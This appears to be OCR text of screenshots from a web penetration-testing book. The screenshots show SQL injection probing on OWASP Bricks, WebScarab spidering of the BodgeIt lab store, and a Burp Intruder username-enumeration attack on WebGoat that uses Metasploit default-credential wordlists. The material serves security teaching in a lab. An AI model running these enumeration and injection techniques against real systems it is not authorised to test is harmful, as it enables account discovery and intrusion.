
<div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=2-1 LIMIT 1<a href=""
class="close">×

<!-- Included JS Files (Uncompressed) -->
<!--
<script
src="../javascripts/jquery.js"></script>
<script



WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF
Tree Selection filters conversation list
Url Methods Status Possible I... Injection Set-Cookie Form
http://192.168.56.11:80/
bodgeit/ GET 200 OK
owaspbric
Spider tree
Show scripts
Show comments
Fetches any unseen links below this point



WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation Identity
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF SessionID Analysis
Tree Selection filters conversation list
Url Methods Status Possible I... Injection Set-Cookie Forms DomXss Hidden fie... Scripts
http://192.168.56.11:80/
bodgeit/ GET 200 OK
about.jsp GET 200 OK
basket.jsp GET 200 OK
contact.jsp GET 200 OK
home.jsp GET 200 OK
js/ GET 404 Not F...
login.jsp GET 200 OK
product.jsp GET 200 OK
search.jsp GET 200 OK
style.css GET 200 OK
owaspbricks/
ID Date Method Host Path Parameters Status Origin Tag Size Possible I...
37 10:18:08 GET http://19... /bodgeit/style.css 200 OK Spider 473
36 10:18:08 GET http://19... /bodgeit/sear 00 OK Spider 2220
35 10:18:08 GET http://19... /bodgeit/pro 00 OK Spider 2984
34 10:18:08 GET http://19... /bodgeit/pro
33 10:18:08 GET http://19... /bodgeit/pro
32 10:18:08 GET http://19... /bodgeit/pro 00 OK Spider 3094
31 10:18:08 GET http://19... /bodgeit/pro 00 OK Spider 3407
30 10:18:08 GET http://19... /bodgeit/pro 00 OK Spider 3054
29 10:18:08 GET http://19... /bodgeit/pro 00 OK Spider 2842
28 10:18:08 GET http://19... /bodgeit/product.jsp ?prodid=8 200 OK Spider 3390
27 10:18:08 GET http://19... /bodgeit/product.jsp ?prodid=31 200 OK Spider 3476
Show conversation
Tag conversation
Show scripts
Show comments
Use as fuzz template
Add identity
Opens a new window showing the request and response
Used 64.31 of 483.37MB



WebScarab - conversation 36
Previous
Next
Find
36 - GET http://192.168.56.11:80/bodgeit/search.jsp 200 OK
Parsed
Raw
Method URL Version
GET http://192.168.56.11:80/bodgeit/search.jsp HTTP/1.0
Header Value
Referer http://19...
Host 192.168....
Connection Keep-Alive
Cookie JSESSION...
Hex
Position 0 1 2 3 4 5 6 7 8 9 A B C D E F String
Parsed
Raw
Version Status Message
HTTP/1.1 200 OK
Header Value
Date Tue, 08 M...
Server Apache-C...
Content-T... text/html
Content-l... 2220
Via 1.0 127.0...
HTML
XML
Text
Hex
The BodgeIt Store
We bodge it, so you dont have to!
Guest user
Home
About Us
Contact Us
Login
Your Basket
Search
Doodahs
Gizmos
Search



WebScarab
File View Tools Help
Scripted Fragments Fuzzer Compare Search SAML OpenID WS-Federation Identity
Summary Messages Proxy Manual Request Spider Extensions XSS/CRLF SessionID Analysis
Allowed Domains .*localhost.*
Forbidden Paths
Synchronise cookies
Fetch Recursively
http://192.168.56.11:80/
bodgeit/
advanced.jsp
images/
129.png
130.png
product.jsp
?prodid=1
?prodid=10
?prodid=13
?prodid=14
?prodid=16
?prodid=17
?prodid=18
?prodid=2
?prodid=20
?prodid=21
?prodid=24
?prodid=25
?prodid=26
Fetch Tree
Fetch Selection
Headers
Stop
Used 67.34 of 483.37MB


Chapter 4: Testing Authentication and Session Management






Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Username=§nonexistentuser§&SUBMIT=Submit
Add §
Clear §
Auto §
Refresh
?
<
+
>
Type a search term
0 matches
Clear
1 payload position
Length: 720



Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
...
Target
Positions
Payloads
Options
Payload Se
You can define
defined in the
payload type
Payload set:
Payload type:
Payload Op
This payload t
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Start attack
Look In:
metasploit
dlink_telnet_backdoor_userpass.txt
hci_oracle_passwords.csv
http_default_pass.txt
http_default_userpass.txt
http_default_users.txt
http_owa_common.txt
idrac_default_pass.txt
idrac_default_user.txt
ipmi_passwords.txt
ipmi_users.txt
File Name:
http_default_users.txt
Files of Type:
All Files
Open
Cancel



Target
Positions
Payloads
Options
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Not a valid username
Add
Not a valid username
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Not a valid username Cor
0 200 30561
